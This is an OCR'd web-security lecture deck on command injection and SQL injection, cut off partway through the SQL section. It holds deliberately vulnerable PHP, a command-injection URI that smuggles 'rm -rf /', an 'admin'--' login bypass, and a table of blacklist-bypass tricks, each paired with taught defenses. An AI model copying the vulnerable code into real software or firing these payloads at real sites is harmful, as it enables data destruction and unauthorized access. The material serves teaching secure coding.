
Web Security: Vulnerabilities & Attacks

Command Injection

Background


Client Browser
foo.php
URI
Web Page
Web Server
UID: www
PHP -> WEB PAGE

Quick Background on PHP

```
display.php: <? echo system("cat ".$_GET['file']); ?>
```


IN THIS EXAMPLE

<? *php-code* ?>	executes php-code at this point in the document
echo expr:	evaluates expr and embeds in doc
system(call, args)	performs a system call in the working directory
" ….. ", ' ….. '	String literal. Double-quotes has more possible escaped characters.
.	(dot). Concatenates strings.
_GET['key']	returns *value* corresponding to the *key/value* pair sent as extra data in the HTTP GET request

LATER IN THIS LECTURE


preg_match(Regex, Stiring)	Performs a regular expression match.
proc_open	Executes a command and opens file pointers for input/output.
escapeshellarg()	Adds single quotes around a sring and quotes/escapes any existing single quotes.
file_get_contents(file)	Retrieves the contents of file.

Background



display.php: `<? echo system("cat ".$_GET['file']); ?>`

Background



display.php: `<? echo system("cat ".$_GET['file']); ?>`

Command Injection

display.php: `<? echo system("cat ".$_GET['file']); ?>`

Q: Assuming the script we've been dealing with (reproduced above) for `http://www.example.net/display.php`. Which one of the following URIs is an attack URI?
Hint: Search for a URI Decoder to figure out values seen by the PHP code.

a. `http://www.example.net/display.php?get=rm`
b. `http://www.example.net/display.php?file=rm%20-rf%20%2F%3B`
c. `http://www.example.net/display.php?file=notes.txt%3B%20rm%20-rf%20%2F%3B%0A%0A`
d. `http://www.example.net/display.php?file=%20%20%20%20%20`

Command Injection

```
display.php: <? echo system("cat ".$_GET['file']); ?>
```

Q: Assuming the script we've been dealing with (reproduced above) for `http://www.example.net/display.php`. Which one of the following URIs is an attack URI?
Hint: Search for a URI Decoder to figure out values seen by the PHP code.

(URIs decoded)

a. `http://www.example.net/display.php?get=rm`
b. `http://www.example.net/display.php?file=rm -rf /;`
c. `http://www.example.net/display.php?file=notes.txt; rm -rf /;`
d. `http://www.example.net/display.php?file=`

Command Injection

display.php: `<? echo system("cat ".$_GET['file']); ?>`

Q: Assuming the script we've been dealing with (reproduced above) for `http://www.example.net/display.php`. Which one of the following URIs is an attack URI?
Hint: Search for a URI Decoder to figure out values seen by the PHP code.

(Resulting php)

a. `<? echo system("cat rm"); ?>`
b. `<? echo system("cat rm -rf /;"); ?>`
c. `<? echo system("cat notes.txt; rm -rf /;"); ?>`
d. `<? echo system("cat "); ?>`

Injection

- Injection is a general problem:
  - Typically, caused when data and code share the same *channel.*
  - For example, the code is "`cat`" and the filename the data.
    - But '`;`' allows attacker to start a new command.

Input Validation

- Two forms:
  - Blacklisting: Block known attack values
  - Whitelisting: Only allow known-good values
- Blacklists are easily bypassed
  - Set of ‘attack’ inputs is potentially infinite
  - The set can change after you deploy your code
  - Only rely on blacklists as a part of a defense in depth strategy

Blacklist Bypass

Blacklist	Bypass
Disallow semi-colons	Use a pipe
Disallow pipes and semi colons	Use the backtick operator to call commands in the arguments
Disallow pipes, semi-colons, and backticks	Use the $ operator which works similar to backtick
Disallow rm	Use unlink
Disallow rm, unlink	Use cat to overwrite existing files

- *Ad infinitum*
- Tomorrow, newer tricks might be discovered

Input Validation: Whitelisting

display.php:

```
<?
if(!preg_match("/^[a-z0-9A-Z.]*$/", $_GET['file'])) {
    echo “The file should be alphanumeric.";
    return;
}
echo system("cat ".$_GET['file']);
?>
```

GET INPUT	PASSES?
notes.txt	Yes
notes.txt; rm –rf /;	No
security notes.txt	No

Input Escaping

display.php:

```
<?
#http://www.php.net/manual/en/function.escapeshellarg.php
echo system("cat ".escapeshellarg($_GET['file']));
?>
```

escapeshellarg() adds single quotes around a string and quotes/escapes any existing single quotes allowing you to pass a string directly to a shell function and having it be treated as a single safe argument

```
-- http://www.php.net/manual/en/function.escapeshellarg.php
```

GET INPUT	Command Executed
notes.txt	cat 'notes.txt'
notes.txt; rm –rf /;	cat 'notes.txt rm –rf /;'
mary o'donnel	cat 'mary o'\''donnel'

Use less powerful API

- The system command is too powerful
  - Executes the string argument in a new shell
  - If only need to read a file and output it, use simpler API

```
display.php: <? echo file_get_contents($_GET['file']); ?>
```

- Similarly, the *proc_open* (executes commands and opens files for I/O) API
  - Can only execute one command at a time.

Recap

- Command Injection: a case of *injection,* a general vulnerability
- Defenses against injection include input validation, input escaping and use of a less powerful API
- Next, we will discuss other examples of injection and apply similar defenses

SQL Injection

Background

- SQL: A query language for database
  - E.g., SELECT statement, WHERE clauses

- More info
  - E.g., http://en.wikipedia.org/wiki/SQL


Running Example

Consider a web page that logs in a user by seeing if a user exists with the given username and password.


```
login.php:
$result = pg_query("SELECT * from users WHERE
                        uid = '".$_GET['user']."' AND
                        pwd = '".$_GET['pwd']."';");
if (pg_query_num($result) > 0) {
    echo "Success";
    user_control_panel_redirect();
```

It sees if results exist and if so logs the user in and redirects them to their user control panel.


Background


Client Browser
login.php?user=pikachu&pwd=password123
URI
Web Server
login.php
connect to database
using dbuser login.
Execute query with
$_GET['user']
$_GET['pwd']


Background


Client Browser
login.php?user=pikachu&pwd=password123
URI
Web Server
login.php
connect to database
using dbuser login.
Execute query with
$_GET['user']
$_GET['pwd']
SELECT * from users WHERE
uid='pikachu' AND pwd = 'password123';
Query
dbuser
DB
Server

Background


Client Browser
login.php?user=pikachu&pwd=password123
URI
Web Server
login.php
connect to database
using dbuser login.
Execute query with
$_GET['user']
$_GET['pwd']
SELECT * from users WHERE
uid='pikachu' AND pwd = 'password123';
Query
dbuser
DB
Server
Results:
25 | pikachu | password123 | electric
Results

Background


Client Browser
login.php?user=pikachu&pwd=password123
URI
Success and redirect to user control panel.
Web Server
login.php
connect to database
using dbuser login.
Execute query with
$_GET['user']
$_GET['pwd']
SELECT * from users WHERE
uid='pikachu' AND pwd = 'password123';
Query
Results:
25 | pikachu | password123 | electric
Results
dbuser
DB
Server

SQL Injection

```
login.php:
$result = pg_query("SELECT * from users WHERE
                        uid = '".$_GET['user']."' AND
                        pwd = '".$_GET['pwd']."';");
if (pg_query_num($result) > 0) {
    echo "Success";
    user_control_panel_redirect();
}
```

Q: Which one of the following queries will log you in as admin?

Hints: The SQL language supports comments via '--' characters.

a. http://www.example.net/login.php?user=admin&pwd='

b. http://www.example.net/login.php?user=admin--&pwd=foo

c. http://www.example.net/login.php?user=admin'--&pwd=f

SQL Injection

```
login.php:
$result = pg_query("SELECT * from users WHERE
                        uid = '".$_GET['user']."' AND
                        pwd = '".$_GET['pwd']."';");
if (pg_query_num($result) > 0) {
    echo "Success";
    user_control_panel_redirect();
}
```

Q: Which one of the following queries will log you in as admin?

Hints: The SQL language supports comments via '--' characters.

a. http://www.example.net/login.php?user=admin&pwd='

b. http://www.example.net/login.php?user=admin--&pwd=foo

c. http://www.example.net/login.php?user=admin'--&pwd=f

SQL Injection

login.php:

```
$result = pg_query("SELECT * from users WHERE
                    uid = '".$_GET['user']."' AND
